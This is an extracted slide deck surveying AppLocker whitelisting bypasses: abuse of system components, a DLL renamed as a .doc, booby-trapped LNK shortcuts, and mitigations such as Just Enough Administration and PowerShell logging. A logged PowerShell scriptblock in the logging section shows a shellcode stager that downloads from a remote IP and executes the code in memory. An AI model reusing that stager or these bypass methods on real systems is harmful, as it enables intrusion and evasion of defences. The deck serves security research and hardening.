


AppLocker Bypass

- a survey -


Why look into system abuse?

- More reliable & “cheaper” than exploits
- Some flaws **CANNOT be patched because it’s a feature**, not a bug...



What are we trying to do?

- AppWhitelisting can block a bulk of malware... but it is not sufficient on its own
- **Evaluate hardening**/products (do without if possible or look for alternatives)



If we don't look into it,
someone else will....

- **It is already in public domain (aka Internet)**, I focused largely on **Casey Smith's (aka @subtee)** work <https://github.com/subTee>
- There are other researchers...https://cansecwest.com/slides/2016/CSW2016_Freingruber_Bypassing_Application_Whitelisting.pdf
- Techniques are used by threat actors & malware authors

How many methods?


- 13 known methods listed in
<https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.txt> **a lot more not in public domain...**
#Asymmetry
- Can be generalized...

Type 1

Indirect loading of **compiled codes** using system components/mechanisms


Type 2

OS or whitelisted app **scripting** features



**“Isn’t there DENY path
AppLocker rules” you say?**


**It is good practice to add deny rules for
whitelisted-user-writable paths, especially
for scripting abuse & EXEs but for DLLs...**



0. Check that rule works

AllTheThings.doc is actually a DLL

1. double-click



2. gain C2

Limitations of Blacklisting

- Custom payloads can easily bypass AV (which is a form of blacklist) #4free... VS2017 Community Ed is free!
- AppLocker (or equivalent) can block non-admin/technical users from running these OS components (in a blacklist)... useful for eg. Internet Kiosks/Zone
 - but some can't be blocked as it is needed by Windows eg. Control panel -> rundll32, some IT depts **won't** block Powershell & WScript/CScript as these tools are in use...
- How about system administrators & technical users?

How to run such methods?

- **AppLocker rules will typically allow LNK files**, else many shortcuts for apps will break... cmd.exe blocked? No problem, create a shortcut & point to the component!
 - LNK file is popular... why? **Fake icon -> trick -> run**... Can even embed full payload & use Powershell to execute (will demo later)
 - Exploits -> shellcodes -> abuse system components
eg. (Browser Drive-By like Exploit-kits + System components abuse = 'File-less' infection) with 0 executable files dropped, persistence/installation via registry/WMI/scheduled tasks abuses etc
- * *won't talk about exploits (use only when needed)... patches/products can deal with that*

Malicious LNK builder

- <https://www.uperesia.com/booby-trapped-shortcut-generator>
- **Why I like this? Allegedly used by APT groups. Highly flexible, only limited by our imagination...**
- Abusing LNK is nothing new, but this.. this is clever way to embed complex payload & overcoming ‘payload size’ limitation... overview on the next slide....

BOOBY TRAPPED SHORTCUT



Victim clicks on the shortcut. Powershell is called with a base64 encoded command. The encoded command is a carving script.



Carving script reads a byte stream from the 'lnk' file. The byte stream contains a script written in powershell. This script is decoded and executed.



The carved out script contains an embedded .NET executable. This .NET executable is loaded into memory and executed.

DEMO @ [https://www.youtube.com/watch?
v=fKSDi0kEwsI](https://www.youtube.com/watch?v=fKSDi0kEwsI)

Mitigate Powershell Abuse

- Use AppLocker/Microsoft **Just Enough Administration** to block user groups that don't need Powershell.exe



- Better to ~~remove~~ **limit** Powershell access given the trend of scripting abuses! You can remove it but there are **public/free toolkits** that can run Powershell agents w/o Powershell.exe...
- **From a Threat Simulation perspective, we need to consider other means to launch codes via LNK/Macros...**

Just Enough Administration Role Capability

The screenshot shows the Windows Registry Editor with the following key path highlighted in red:

```
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ConsoleSessionConfiguration
```

The right pane displays the following registry values:

Name	Type	Data
ab(Default)	REG_SZ	(value not set)
EnableConsoleSessionConfiguration	REG_DWORD	0x00000001 (1)
ConsoleSessionConfigurationName	REG_SZ	BabysFirstJEARoleCapability



```
C:\>powershell  
Windows PowerShell  
Copyright (C) 2016 Microsoft Corporation. All rights reserved.  
  
The shell cannot be started. A failure occurred during initialization:  
Cannot create or open the configuration session BabysFirstJEARoleCapability.
```

```
C:\>
```

```
Administrator: Command Prompt - powershell
```

```
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.  
  
C:\WINDOWS\system32>powershell  
Windows PowerShell  
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
```

```
PS>
```



Powershell Logging

The screenshot shows the Windows Event Viewer interface. On the left, the navigation pane shows 'Event Viewer (Local)', 'Custom Views' (with 'Sysmon & PowerShell' selected), and other log categories like 'Windows Logs' and 'Applications and Services Logs'. The main pane displays a table of events under the heading 'Sysmon & PowerShell Number of events: 69,406 (!) New events available'. The table has columns for Level, Date and Time, Source, Event ID, and Task Category. Several events are listed, including warnings for 'Execute a Remote Command' and information logs from 'PowerShell' and 'Sysmon' related to process creation and named pipe IPC. A red arrow points from the text 'This can't be common...' to the event details. Another red arrow points to the 'Scriptblock text' section, which contains a large amount of PowerShell code used for creating a reverse shell or similar malicious activity.

Level	Date and Time	Source	Event ID	Task Category
Warning	5/23/2017 4:49:04 PM	PowerShell (...)	4104	Execute a Remote Command
Warning	5/23/2017 4:49:04 PM	PowerShell (...)	4104	Execute a Remote Command
Information	5/23/2017 4:49:04 PM	PowerShell (...)	40962	PowerShell Console Startup
Information	5/23/2017 4:49:04 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/23/2017 4:49:04 PM	PowerShell (...)	53504	PowerShell Named Pipe IPC
Information	5/23/2017 4:49:04 PM	PowerShell (...)	40961	PowerShell Console Startup

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):

```
$q = @"
[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
@"
try{$d = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789".ToCharArray()
function c{$v}{ return (([int[]]$v).ToArray() | Measure-Object -Sum).Sum % 0x100 -eq 92}
function t{$f = "";1..3|foreach-object{$f+= $d[(get-random -maximum $d.Length)]};return $f;}
function e { process {[array]$x = $x + $_;} end {$x | sort-object {[new-object Random].next()}}}
function g{ for ($i=0;$i -lt 64;$i++){$h = t;$k = $d | e; foreach ($l in $k){$s = $h + $l; if (c($s)) { return $s }}};return "9vXU";}
[Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$m = New-Object System.Net.WebClient;
$m.Headers.Add("user-agent", "Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)");
$u = "https://172.30.1.107:443/$n";
$so = Add-Type -memberDefinition $q -Name "Win32" -namespace Win32Functions -passthru
$so::VirtualAlloc(0,$p.Length,0x3000,0x40);[System.Runtime.InteropServices.Marshal]::Copy($p, 0, [IntPtr]($x.ToInt32()), $p.Length)
$so::CreateThread(0,0,$x,0,0) | out-null; Start-Sleep -Second 86400}catch{}
```

ScriptBlock ID: ab834dd8-471b-47dd-8c63-aab33b1e162f
Path:

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Windows-PowerShell)
Event ID: 4104
Level: Warning
User: PEC-WIN10PRO64\q
OpCode: On create calls
Logged: 5/23/2017 4:49:04 PM
Task Category: Execute a Remote Command
Keywords: None
Computer: PEC-WIN10Pro64

This can't be common...

Let's say Powershell is blocked...

<https://github.com/subTee/AllTheThings>

AllTheThings

